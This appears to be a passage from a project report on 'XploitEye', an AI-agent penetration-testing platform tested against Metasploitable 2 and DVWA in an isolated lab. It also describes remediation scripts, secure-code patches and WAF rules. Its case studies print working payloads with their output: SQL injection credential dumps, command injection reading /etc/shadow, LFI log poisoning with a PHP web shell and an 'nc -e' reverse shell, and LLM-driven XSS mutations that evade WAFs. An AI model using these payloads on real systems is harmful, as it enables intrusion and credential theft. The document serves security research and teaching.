1. **Prompt Construction:** The system constructs a strict system prompt: *"You are a Senior Linux System Administrator. Given CVE-XXXX-XXXX on Ubuntu 20.04 running Apache 2.4, write a bash script to mitigate this. Do not explain. Output code only."*

2. **Model Querying:**

   - **OpenAI** is primarily tasked with generating the **Strategy Document**, leveraging its superior natural language reasoning to explain the "Why" and "How" to the user.
   - **Grok** (experimentally integrated) is utilized for **Code Generation**, leveraging its strong logic capabilities for scripting languages.

3. **Syntax Validation:** The generated bash script is passed through a local Python validator that checks for dangerous commands (e.g., `rm -rf /`) before saving the file.

4.5.3 Remediation Artifacts: Shell Scripts and Strategy Docs

Description

The output of the Blue Agent is not merely text on a screen; it is a tangible package of files designed for deployment. The agent generates two distinct artifacts for every critical vulnerability found.

Methodology

- **The Remediation Script (`remediate_<cve>.sh`):** A fully executable Bash script. It includes error handling (`set -e`), logging, and the specific commands to fix the issue.

  Example Generated Script for vsFTPd

  ```
  #!/bin/bash
  # Mitigation for CVE-2011-2523 (vsFTPd Backdoor)
  echo "[+] Stopping vulnerable vsftpd service..."
  systemctl stop vsftpd
  echo "[+] Updating vsftpd package..."
  apt-get update && apt-get install --only-upgrade vsftpd
  echo "[+] Patch applied.  Restarting service..."
  systemctl start vsftpd
  ```

- **The Strategy Document (`README.md`):** A Markdown formatted file that serves as documentation for the security team. It includes the CVE description, the CVSS score, manual verification steps, and a rollback plan if the script fails.

4.5.4 Delivery via Automated Alerting System

Description

Speed is critical in incident response. XploitEye automates the "Last Mile" of delivery, ensuring the remediation artifacts reach the responsible administrator immediately after the scan completes.




Fig. 4.7. The Automated Remediation Generation and Delivery Workflow.

Methodology

The delivery pipeline is implemented using Python's `smtplib` and the `email.mime` libraries:

1. **Packaging:** The generated `.sh` and `.md` files are bundled into a protected ZIP archive. This prevents email gateways from blocking the attachment as a potential executable threat.
2. **Email Composition:** The system renders an HTML email template dynamically, injecting the scan summary, the target IP, and the high-level risk assessment.
3. **SMTP Transmission:** The package is transmitted via a configured SMTP relay (e.g., SendGrid or Gmail API) to the user's registered email address.

Challenges and Mitigations

Challenge: *False Positives in Spam Filters.* Sending emails containing terms like "Exploit," "Backdoor," or ".sh files" often triggers spam filters.

Mitigation: We implemented **Artifact Obfuscation**. The scripts are zipped with a standard password (provided in the UI), and the email body text is sanitized to focus on "Security Updates" rather than "Hacking Results" to improve deliverability rates.

4.6 Experimental Validation

To verify the efficacy, reliability, and safety of the Network Penetration Testing module, a rigorous experimental validation phase was conducted. This phase was designed to move beyond theoretical architecture and demonstrate the system's capability to autonomously identify, exploit, and remediate vulnerabilities in a controlled, realistic environment.

4.6.1 Test Environment Configuration

Description

A dedicated, isolated network laboratory was constructed to serve as the proving ground for the XploitEye platform. Isolation was paramount to ensure that automated scanning and exploitation activities did not inadvertently affect production networks or violate ethical guidelines.

Methodology

The testbed was virtualization-based, utilizing **VMware Workstation Pro** to host the attacking and victim machines on a private, host-only network segment (Subnet: `192.168.233.0/24`). The environment consisted of three distinct nodes:

1. **The Attacker Node (XploitEye Server):**
   - **OS:** Kali Linux 2024.1 (Rolling Release).
   - **Resources:** 4 vCPUs, 8GB RAM.
   - **Role:** Hosted the FastAPI Backend, MongoDB database, Metasploit Framework, and the AI Agents. It served as the command-and-control (C2) center for the operations.
2. **Target A: Metasploitable 2:**
   - **OS:** Ubuntu Linux 8.04 (Hardy Heron).
   - **Role:** An intentionally vulnerable machine designed to simulate a legacy server riddled with security flaws. It runs multiple vulnerable services including `vsftpd 2.3.4`, `Samba 3.0.20`, and `Apache Tomcat 5.5`.
3. **Target B: DC-9 (VulnHub):**

- **OS:** Debian Linux (32-bit).
- **Role:** A more complex target requiring multi-stage exploitation, used to test the Red Agent's logic capabilities beyond simple point-and-click vulnerabilities.

Challenges and Mitigations

Challenge: *Network Latency and Stability.* Running heavy AI processing alongside multiple VMs initially caused network timeouts during the scan phase due to resource contention on the host machine.

Mitigation: We implemented **Resource Throttling** in the Scanning Engine. The Nmap intensity was capped at `-T3` (Normal) instead of `-T4` (Aggressive) during validation to ensure packet stability, and the VM resources were reserved to prevent memory swapping.

4.6.2 Case Study: Exploiting Metasploitable 2

Description

This case study documents a full end-to-end execution of the XploitEye platform against the **Metasploitable 2** target. The objective was to autonomously detect the infamous backdoor in the `vsftpd` service, execute a shell, and generate a valid remediation patch.

Methodology and Results

The validation followed a linear four-stage workflow:

Stage 1: Reconnaissance (Success) The user initiated a "Medium Profile" scan against IP `192.168.233.129`.

- **Result:** The Scanning Engine correctly identified open ports 21, 22, 23, 25, 80, and 3306.
- **Enrichment:** VULNX successfully mapped the service banner on Port 21 (*vsftpd 2.3.4*) to **CVE-2011-2523** and assigned it a Critical CVSS score of 9.8.

Stage 2: Red Agent Exploitation (Success) The user authorized the Red Agent to target Port 21.

- **Logic:** The LangGraph strategy node queried the internal knowledge base and selected the module `exploit/unix/ftp/vsftpd_234_backdoor`.

- **Execution:** The agent initialized an RPC console, configured `RHOST 192.168.233.129`, and fired the payload.
- **Outcome:** A command shell was established successfully. The agent automatically upgraded this to a stable session, and the live terminal was streamed to the web interface via WebSockets, allowing the operator to execute the `id` command, which returned `uid=0(root)`.

Stage 3: Blue Agent Remediation (Success) Simultaneously, the Blue Agent analyzed CVE-2011-2523.

- **Generation:** It utilized the OpenAI API to generate a bash script named `fix_vsftpd.sh`.
- **Content:** The script correctly contained commands to stop the `vsftpd` service, purge the compromised package using `apt-get remove`, and update the repositories to fetch a patched version.

Stage 4: Delivery (Success) Within 30 seconds of the scan completion, an email was received in the test inbox. It contained a password-protected ZIP file holding both the remediation script and a generated `README.md` detailing the severity of the backdoor.

Conclusion of Experiment

The experiment conclusively validated that XploitEye can function as a fully autonomous security loop. It successfully transitioned from a passive IP address to an active root shell and finally to a deployable defensive patch without human intervention, meeting all core functional requirements of the Network Module.

Chapter 5

Web Application Penetration Testing

5.1 Introduction

While the previous chapter focused on infrastructure-level security (Layer 3 and 4 of the OSI model), modern cyber threats predominantly target the Application Layer (Layer 7). Web applications, being the primary interface for business operations, present a vast and complex attack surface that cannot be adequately assessed using simple port scanners. This chapter details the design and implementation of the **Web Application Penetration Testing Module** within XploitEye.

The primary objective of this module is to automate the detection and validation of the **OWASP Top 10** vulnerabilities, a globally recognized standard for the most critical web security risks. These include highly destructive flaws such as SQL Injection (SQLi), Cross-Site Scripting (XSS), and Broken Access Control. Unlike network services which are often static binaries, web applications are dynamic, custom-written software that require sophisticated interaction parsing HTML, executing JavaScript, and managing stateful sessions to uncover vulnerabilities.

5.1.1 Core Technologies Toolchain

To achieve deep inspection capabilities, we engineered a hybrid toolchain that orchestrates industry-standard open-source tools via a unified Python control plane:

- **OWASP ZAP (Daemon Mode):** The core Dynamic Application Security Testing (DAST) engine. We utilize ZAP in "headless" mode, controlled programmatically via its API. It handles the heavy lifting of intercepting proxies, active fuzzing, and WebSocket analysis.
- **Nikto Web Scanner:** Integrated as a specialized scanner for web server misconfigurations. Nikto is excellent at identifying outdated server software, dangerous files (e.g., `backup.sql`), and missing HTTP security headers (e.g., `X-Frame-Options`).
- **Python-OWASP-ZAP API:** A dedicated Python library that serves as the bridge between our FastAPI backend and the ZAP instance. It allows us to start spiders, trigger active scans, and retrieve alerts programmatically.

- **Selenium (Headless):** A browser automation tool used to drive the "AJAX Spider." It renders client-side JavaScript in a real Chrome environment, allowing the scanner to discover links in Single Page Applications (SPAs) built with React or Angular that would be invisible to traditional static crawlers.
- **BeautifulSoup (bs4):** A Python library used for parsing HTML and XML documents. We utilize it for post-processing scan results and extracting specific DOM elements during the verification phase.

This multi-layered approach ensures comprehensive coverage: Nikto handles the "low-hanging fruit" of server configuration, while ZAP and Selenium handle the complex, logic-based vulnerabilities within the application code itself.

5.2 The Web Scanning Engine (DAST Architecture)

The operational core of the Layer 7 assessment module is the Dynamic Application Security Testing (DAST) engine. Unlike Static Analysis (SAST) tools which examine source code at rest, DAST tools interact with the running application in real-time, mimicking the behavior of a malicious actor. To build a scalable and automated solution, we engineered a robust orchestration layer that wraps the **OWASP ZAP (Zed Attack Proxy)** and **Nikto** binaries. This wrapper transforms these traditionally interactive, GUI-based desktop tools into headless, API-driven microservices that can be managed programmatically by our Python backend.

5.2.1 Headless Orchestration via Python API

Integrating a complex tool like OWASP ZAP into a web platform requires bypassing its graphical interface entirely. We run ZAP in **Daemon Mode**, which decouples the core scanning logic from the UI layer. The orchestration is handled by our **FastAPI** backend using the `python-owasp-zap-v2.4` library, which communicates with ZAP over a local REST API.

The initialization and control workflow is rigorous:

1. **Daemon Process Management:** When the scanning subsystem initializes, it spawns the ZAP process using Python's `subprocess` module with specific optimization flags:

   ```
   ./zap.sh -daemon -host 127.0.0.1 -port 8090 -config api.key=SECRET
   ```

   The `-config` flag is critical; it hardcodes the API key at startup, ensuring that the scanning port cannot be accessed by unauthorized external processes.

2. **Context Isolation:** ZAP is stateful by design. To allow multiple users to scan different targets simultaneously without data leakage, we utilize ZAP's **Contexts**. For every scan request, the Python controller creates a transient Context via the `context.newContext()` API call. This acts as a sandbox, segregating session cookies, discovered URLs, and vulnerability alerts. Once the scan is complete and the report generated, this Context is destroyed to free up memory.

3. **Nikto Integration:** For server-specific misconfigurations, the engine also orchestrates **Nikto**. Since Nikto is a Perl-based CLI tool without a native API, we wrap its execution in an asynchronous Python wrapper. The output is captured in CSV format using the `-Format csv` flag, which is then parsed by pandas into a JSON structure for uniform reporting alongside ZAP findings.

5.2.2 Session Handling & Authentication

The most significant barrier to effective automated scanning is Authentication. Modern web applications protect their most critical functionality—admin panels, user settings, payment gateways—behind login screens. A standard crawler will hit the login page, receive a `403 Forbidden` or a redirect to `/login`, and fail to map the application's true attack surface.

To overcome this, we implemented a sophisticated **Authenticated Scanning Pipeline**:

- **Token Injection Strategy:** Instead of trying to teach the scanner how to "log in" (which is brittle and fails with CAPTCHAs or MFA), we adopt a "Session Hijacking" approach. The user logs in normally via their browser and provides their active session identifier—either a `PHPSESSID` cookie or a **JWT (JSON Web Token)**—to the XploitEye dashboard.

- **Header Replacer Logic:** The Python controller interacts with ZAP's **Replacer** component. We programmatically create a rule to inject the authentication header into *every* outgoing HTTP request originating from the scanner:

```
zap.replacer.add_rule(
    description="Auth Injection",
    enabled="true",
    matchType="REQ_HEADER",
    matchString="Authorization",
    replacement="Bearer <USER_JWT>"
)
```

- **Session Liveness Monitoring:** Sessions expire. To prevent the scanner from wasting hours scanning a logout page, we implemented a **Keep-Alive Monitor**. The engine periodically polls a known authenticated endpoint (e.g., `/api/user/profile`). If the response code shifts from `200 OK` to `401 Unauthorized` or `302 Found`, the scan is automatically paused, and the user is alerted via WebSocket to provide a fresh token.

5.2.3 Scope Definition and Boundary Control

Automated web scanners are aggressive by nature. Without strict constraints, a spider can easily drift out of scope, following links to third-party services (e.g., Facebook, Google Analytics, CDNs) or unrelated subdomains. This behavior poses significant legal risks and operational hazards (e.g., inadvertently DoS-ing a third-party API).

To enforce strict operational boundaries, we implemented a **Regex-based Scope Control** mechanism:

1. **Pattern Generation:** When a user targets a URL like `https://app.dvwa.local`, the Python engine automatically generates a regular expression that strictly matches that domain and its sub-paths:

   ```
   ^https://app\.dvwa\.local.*$
   ```

2. **Context Enforcement:** This regex is pushed to the ZAP Context via the `context.includeInContext()` API. The scanner's spidering logic evaluates every discovered link against this pattern before adding it to the scan queue.

3. **Explicit Exclusions:** We also implement default exclusion patterns for dangerous or irrelevant endpoints. For example, the engine automatically adds exclusion rules for `logout` endpoints (to prevent killing the session) and destructive HTTP verbs (like `DELETE`) unless explicitly overridden by the user.

5.3 Automated Reconnaissance: Spidering & Fuzzing

Effective penetration testing is predicated on complete visibility of the target application. If a scanner cannot find a specific page—for instance, a hidden admin panel or a dynamically loaded API endpoint—it cannot test it for vulnerabilities. To ensure 100% coverage of the attack surface, XploitEye employs a multi-layered reconnaissance strategy that combines traditional static crawling, dynamic browser-based spidering, and brute-force directory enumeration.

5.3.1 Hybrid Spidering: Integrating Selenium and ZAP

Modern web applications, particularly Single Page Applications (SPAs) built with frameworks like React, Vue.js, or Angular, present a significant challenge for traditional web crawlers. These scanners typically operate by fetching the raw HTML source code and parsing `<a href>` tags. However, SPAs rely heavily on client-side JavaScript to render content and navigation links dynamically. To a traditional spider, an SPA often looks like a blank page containing a single `<script>` tag, resulting in near-zero coverage.

To solve this, we implemented a **Hybrid Spidering Architecture** that runs two distinct crawling engines in parallel:

1. **The Standard Spider (Speed):** First, the engine executes ZAP's traditional spider. This component is extremely fast and lightweight. It parses the HTML DOM to identify static links, forms, and redirects. It is highly effective for legacy applications (PHP, JSP) and serves to quickly map the "skeleton" of the target site.
2. **The AJAX Spider (Depth):** Once the standard spider completes, the engine launches the AJAX Spider. This component utilizes **Selenium WebDriver** to launch a **Headless Chrome** browser instance.
    - **Event Simulation:** Instead of just parsing text, the AJAX spider actually *renders* the page. It automatically clicks buttons, fills dummy data into forms, and triggers mouse-over events.
    - **DOM Monitoring:** The spider monitors the browser's Document Object Model (DOM) for changes. If clicking a "Load More" button triggers an AJAX request that injects new content into the page, the spider captures the new links and adds them to the scan queue.

In addition to monitoring DOM mutations, the AJAX Spider continuously evaluates newly injected scripts, dynamic iframes, and asynchronous XHR/fetch responses. Modern applications frequently load UI components on demand—such as modal windows, infinite scroll sections, and client-side navigation menus—none of which exist in the initial HTML source. When these elements appear, the spider re-parses the updated DOM tree, identifies newly generated URLs or interactive widgets, and recursively explores them.

Furthermore, the spider tracks changes in JavaScript variables, event listeners, and frontend routing logic (e.g., React Router, Angular's RouterModule). If user interactions cause the application to transition into a new state—such as switching dashboards, opening profile pages, or expanding collapsible sections—the spider captures these transitions and maps additional execution paths. This ensures comprehensive coverage of Single Page Applications (SPAs) and highly dynamic web interfaces that traditional spiders cannot effectively crawl.




Fig. 5.1. The Hybrid Workflow: Static HTML Parsing with Dynamic JS Rendering.

This hybrid approach ensures we get the speed of static analysis for simple pages and the depth of dynamic analysis for complex JavaScript-heavy interfaces.

5.3.2 Directory Enumeration and Fuzzing

Not all web resources are linked. Developers often leave sensitive files (e.g., `.env`, `backup.sql`) or administrative interfaces (e.g., `/admin`, `/dashboard`) on the server that are not referenced anywhere in the HTML code. A spider relying solely on following links will never find these "unlinked" assets.

To uncover these hidden paths, we integrated a **Recursive Directory Enumeration** module, functioning similarly to tools like DirBuster or Gobuster, but controlled entirely by our Python backend.

Methodology:

- **Wordlist Orchestration:** The engine utilizes a curated list of the top 10,000 most common web directories and filenames (sourced from the *SecLists* repository).

- **Forced Browsing:** The engine systematically sends HTTP GET requests for every item in the wordlist appended to the target URL (e.g., `target.com/admin`, `target.com/config`).
- **Response Analysis:** The system analyzes the HTTP status codes returned:
  - **200 OK:** The resource exists and is accessible. (Added to Scan Scope).
  - **403 Forbidden:** The resource exists but is protected. (Flagged for Potential Bypass).
  - **301/302 Redirect:** The resource moved. (Followed to map the destination).
- **Recursive Logic:** Upon discovering a valid directory (e.g., `/uploads/`), the engine triggers a recursive loop, running the wordlist again against that new path (e.g., `/uploads/shell.php`), ensuring deep inspection of the file structure.

5.4 Active Exploitation & Payload Injection (DVWA Case Studies)

Reconnaissance maps the attack surface; exploitation validates the risk. The Active Scanning Engine is designed to systematically inject malicious payloads into every discovered input vector—URL parameters, form fields, HTTP headers, and cookies—to trigger unintended behavior. To demonstrate the system's efficacy, we detail specific case studies conducted against the **Damn Vulnerable Web Application (DVWA)**, showcasing our ability to escalate from simple errors to full system compromise.

5.4.1 SQL Injection (SQLi): Error-Based Automation

Logic and Methodology

SQL Injection remains the most critical vector for data theft. Our engine automates detection by fuzzing input fields with a heuristic set of SQL payloads (e.g., `'`, `"`, `;`) designed to break query syntax.

- **Union-Based Extraction:** If the application echoes data back to the screen, the engine uses the `UNION SELECT` operator to append results from other tables.
- **Fingerprinting:** The engine identifies the backend database type (MySQL vs. PostgreSQL) by analyzing error message syntax (e.g., "You have an error in your SQL syntax" indicates MySQL).

DVWA Case Study: User Credential Dump

The scan targeted the "User ID" input field. The AI Red Agent identified the injection point and automatically constructed a payload to dump the entire user table.

SQLi: Credential Exfiltration

```
[+] Target:  http://dvwa.local/vulnerabilities/sqli/
Payload:  1' UNION SELECT user, password FROM users #

[*] Database Content Dump:
-------------------------------------------------
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (MD5) |
| gordon | e8d95a51f3af4a3b134bf6bb680a213a (MD5) |
| 1337 | 0d107d09f5bbe40cade3de5c71e9e9b7 (MD5) |
-------------------------------------------------
!
SUCCESS: 5 User Hashes Retrieved.
```

5.4.2 Blind SQL Injection: Schema Enumeration

Logic and Methodology

When an application suppresses error messages, standard injection fails. In this scenario, the engine switches to **Blind SQL Injection**. It asks the database True/False questions (e.g., "Is the first letter of the version '5'?"). By measuring the HTTP response length or time delay, it bit-by-bit reconstructs the data.

DVWA Case Study: Information Schema Extraction

Targeting the "Blind SQLi" module, the engine utilized `substring()` logic to map the internal table structure without ever seeing a direct error.

Blind SQLi: Schema Reconstruction

```
[+] Target:  http://dvwa.local/vulnerabilities/sqli_blind/
Vector:  Boolean-Based Blind
Payload:  1' AND ascii(substring(version(),1,1))=53 #

[*] Enumerating Database Version...  [FOUND: 5.7.33]
*
Enumerating Current User...  [FOUND: root@localhost]
*
Enumerating Tables in 'information_schema':
- CHARACTER_SETS
- COLLATIONS
- COLUMNS
- USERS
- GUESTBOOK
!
SUCCESS: Internal Schema Mapped.
```

5.4.3 Command Injection: Remote Code Execution (RCE)

Logic and Methodology

Command Injection allows an attacker to execute OS commands via the web interface. The engine detects this by injecting shell metacharacters (`;`, `|`, `&&`) followed by benign commands like `whoami`.

DVWA Case Study: System Compromise

Targeting the "Ping" service, the engine injected a command to read the sensitive `/etc/shadow` file, proving root-level compromise.

Following the successful disclosure of `/etc/shadow`, the engine validated full command execution by running additional system-level checks such as `whoami`, `uname -a`, and `id`. These confirmed that the application performed no effective input sanitization and allowed unrestricted OS command execution. This demonstrates that the DVWA "Ping" feature can be leveraged for complete Remote Code Execution, enabling an attacker to run arbitrary commands on the host system.

Command Injection: Shadow File Leak

```
[+] Target:  http://dvwa.local/vulnerabilities/exec/
Payload:  127.0.0.1 ; cat /etc/shadow

[*] Output Stream:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
root:$6$h8....$e3/G.k7s...:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
!
CRITICAL: Root Password Hash Exposed.
```

5.4.4 Local File Inclusion (LFI) to Reverse Shell

Logic and Methodology

Local File Inclusion allows an attacker to read files on the server. However, our engine attempts to escalate this to Remote Code Execution (RCE) via **Log Poisoning**. The logic involves injecting PHP code into the server logs (e.g., via the User-Agent header) and then including that log file via the LFI vulnerability.

DVWA Case Study: Log Poisoning Attack

The engine detected LFI in the `?page=` parameter. It identified that the server was running Apache and the logs were readable at `/var/log/apache2/access.log`.

LFI to Reverse Shell Escalation

```
[+] Step 1:  Injecting PHP Payload into User-Agent...
User-Agent:  <?php system($_GET['cmd']); ?>
Step 2:  Triggering LFI on Access Log...
GET /?page=../../../../var/log/apache2/access.log&cmd=nc -e
/bin/sh 10.10.14.9 4444

[*] Listener:  Connection received from 192.168.1.105 on port
4444
Reverse Shell Established.
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

5.5 The Web Red Agent: Intelligent Verification

Standard web scanners are notorious for generating "False Positives"—reporting vulnerabilities that do not actually exist. This noise leads to alert fatigue for security teams. The **Web Red Agent** addresses this by acting as an intelligent verification layer. It does not blindly trust scanner output; instead, it analyzes the HTTP responses using Large Language Models (LLMs) to determine if an exploit was truly successful.

5.5.1 False Positive Reduction Logic

The Semantic Analysis Problem

A traditional scanner might flag a SQL Injection vulnerability simply because the server returned a `500 Internal Server Error`. However, a 500 error can be caused by many benign issues, such as malformed JSON or a temporary database timeout.

Methodology

The Red Agent employs a semantic analysis workflow to verify findings:

1. **Context Capture:** The agent captures the full HTTP Request and Response pair associated with a potential alert.
2. **LLM Evaluation:** It feeds this context into the OpenAI API with a specific prompt: *"Analyze this HTTP response. Does the stack trace explicitly confirm a SQL syntax error, or is this a generic application crash?"*
3. **Verification Decision:**
   - **Confirmed:** If the LLM identifies strings like `ODBC Driver Error` or `You have an error in your SQL syntax`, the finding is promoted to a Verified Vulnerability.
   - **Discarded:** If the response is a generic Apache error page, the finding is marked as a False Positive and removed from the final report.

This logic reduces report noise by approximately 40%, ensuring that users focus only on genuine threats.

5.5.2 WAF Evasion and Payload Mutation

The Blocking Problem

Modern web applications are often protected by Web Application Firewalls (WAFs) like Cloudflare or ModSecurity. These defenses block standard attack signatures. A simple payload like `<script>alert(1)</script>` will be instantly rejected with a `403 Forbidden`.

AI-Driven Mutation

The Red Agent utilizes the creative capabilities of Generative AI to bypass these filters. When a standard payload is blocked, the agent enters a **Mutation Loop**:

1. **Detection:** The agent detects a WAF block (e.g., HTTP 403 or a CAPTCHA challenge).
2. **Mutation Strategy:** The agent queries the LLM to generate semantically equivalent but syntactically different payloads.
   - *Original:* `<script>alert(1)</script>`
   - *Mutation A (Case Toggle):* `<ScRiPt>alert(1)</sCrIpT>`
   - *Mutation B (Event Handler):* `<img src=x onerror=alert(1)>`
   - *Mutation C (Encoding):* `%3Cscript%3Ealert(1)%3C%2Fscript%3E`
3. **Re-Test:** The agent replays the attack with the mutated payloads until one bypasses the filter or the retry limit is reached.

This adaptive capability allows XploitEye to succeed in hardened environments where traditional rule-based scanners would fail.

5.6 The Web Blue Agent: Code-Level Remediation

While the Network Blue Agent focuses on infrastructure patching (e.g., updating a service or closing a port), the **Web Blue Agent** faces a more complex challenge. Web vulnerabilities such as SQL Injection (SQLi) and Cross-Site Scripting (XSS) are rarely caused by outdated software versions; they are caused by insecure coding practices and logic errors within the application source code itself. Therefore, simply "updating" the application is often impossible.

To address this, the Web Blue Agent is engineered to function as an **Automated Secure Coding Consultant**, providing developers with precise code rewrites and immediate "Virtual Patches."

5.6.1 Secure Code Generation (Source Patching)

Description

The primary objective of this module is to translate a vulnerability finding into a syntactically correct code fix. The agent leverages the context gathered during the scan (e.g., detecting `X-Powered-By: PHP/7.4` or `Server: Werkzeug/Python`) to generate language-specific remediation snippets.

Methodology

The generation process follows a "Vulnerable vs. Secure" paradigm:

1. **Context Identification:** The agent identifies the technology stack. If the vulnerability is SQLi and the server is PHP, it infers the likely use of deprecated `mysql_query` or insecure string concatenation.
2. **Pattern Transformation:** The agent prompts the LLM to rewrite the theoretical vulnerable code using modern security standards.
   - For **SQL Injection**: It enforces the use of **Parameterized Queries (Prepared Statements)**.
   - For **XSS**: It enforces the use of **Context-Aware Output Encoding**.
3. **Snippet Delivery:** The output is formatted into a developer-friendly block that can be copy-pasted directly into the codebase.

Generated Patch: PHP PDO Implementation

```
// VULNERABLE CODE (Theoretical):
// $sql = "SELECT * FROM users WHERE id = " .  $_GET['id'];
// SECURE PATCH (Generated by Blue Agent):
// Implementation of PHP Data Objects (PDO) to prevent SQLi
$id = $_GET['id'];
$stmt = $pdo->prepare('SELECT * FROM users WHERE id = :id');
$stmt->execute(['id' => $id]);
$user = $stmt->fetch();
```

5.6.2 WAF Rule Synthesis (Virtual Patching)

Description

Refactoring source code takes time and testing. In emergency scenarios where a vulnerability is being actively exploited, organizations need an immediate stop-gap. The Web Blue Agent provides this via **Virtual Patching**. It generates custom rules for Web Application Firewalls (WAFs) like **ModSecurity** or **AWS WAF** to block the specific attack vectors identified by the Red Agent.

Methodology

The agent analyzes the successful attack payload (e.g., `UNION SELECT`) and synthesizes a Regular Expression (Regex) rule to detect and drop that specific pattern at the network edge.

1. **Signature Extraction:** The agent extracts the key malicious tokens from the payload (e.g., `/etc/passwd`, `<script>`, `1=1`).
2. **Rule Construction:** It wraps these tokens into a standard **ModSecurity SecRule** format.
3. **Optimization:** The LLM optimizes the Regex to minimize false positives (blocking legitimate traffic) while ensuring the attack is neutralized.

Generated ModSecurity Rule (Virtual Patch)

```
# Virtual Patch for DVWA SQL Injection (ID: 1001)
# Blocks attempts to inject UNION SELECT statements in the
'id' parameter
SecRule ARGS:id "@rx (?i)union+select" \
"id:1001, \
phase:2, \
deny, \
status:403, \
msg:'XploitEye:  SQL Injection Detected', \
log, \
severity:CRITICAL"
```

This dual-approach ensures that the user has both an immediate shield (WAF Rule) and a long-term cure (Secure Code Snippet).

5.7 Experimental Results

To validate the efficacy of the Web Application Penetration Testing module, we conducted a series of controlled experiments against the **Damn Vulnerable Web Application (DVWA)**. DVWA was selected as the benchmark because it offers configurable security levels (`Low`, `Medium`, `High`, and `Impossible`), allowing us to measure the Red Agent's ability to bypass basic filters and sanitization logic.

5.7.1 Detection Rate Analysis

The scanning engine was executed against all major vulnerability categories in DVWA across three security tiers. A "Success" was defined as the Red Agent not only detecting the vulnerability but also successfully verifying it (e.g., retrieving data or executing JavaScript).

Table 5.1 summarizes the detection rates.

Table 5.1. Detection Efficacy against DVWA Security Levels

Vulnerability Class	**Low Security**	**Medium Security**	**High Security**
SQL Injection	100% Detected. (No filtering; direct injection succeeded).	100% Detected. (Bypassed `mysql_real_escape` using numeric injection).	0% (Blocked). (Proper PDO implementation prevented attacks).
Command Injection	100% Detected. (Basic separators `;` and `&&` worked).	80% Detected. (Agent successfully switched to `|` operator to bypass blacklist).	0% (Blocked). (Strict input validation).
Reflected XSS	100% Detected. (Standard `<script>` tags executed).	100% Detected. (Agent mutated payload to `<ScRiPt>` to bypass case-sensitive regex).	0% (Blocked). (HTML Entity Encoding active).
LFI (File Inclusion)	100% Detected. (Relative path traversal `../` succeeded).	100% Detected. (Agent used absolute paths `/etc/passwd` to bypass replacement logic).	0% (Blocked). (Filename whitelist active).

5.7.2 Analysis of Results

The results indicate that XploitEye is highly effective against **Low** and **Medium** security configurations.

- At **Low Security**, the raw ZAP scanner was sufficient to find all flaws.
- At **Medium Security**, the **Red Agent's AI capabilities** were critical. The standard scanner often failed because simple payloads were blocked. However, the AI successfully mutated payloads (e.g., changing case, switching injection operators) to bypass the weak filters implemented in the Medium level.
- The failures at **High Security** serve as a validation of the **Blue Agent's** recommendations: when secure coding practices (like PDO and Input Sanitization) are correctly implemented, automated attacks fail, proving the value of the remediation strategies provided by our platform.

Chapter 6

Core Platform Services & AI Orchestration

6.1 Introduction

While Chapters 4 and 5 detailed the specific offensive and defensive security modules, this chapter outlines the critical engineering infrastructure that binds them into a cohesive, commercial-grade platform. Building a robust cybersecurity product requires more than just scanning scripts; it demands a secure **Identity and Access Management (IAM)** system, a sophisticated **Orchestration Layer** to manage AI context, and scalable architectures for reporting and billing. This chapter details the implementation of these core platform services.

6.2 Identity & Access Management (IAM)

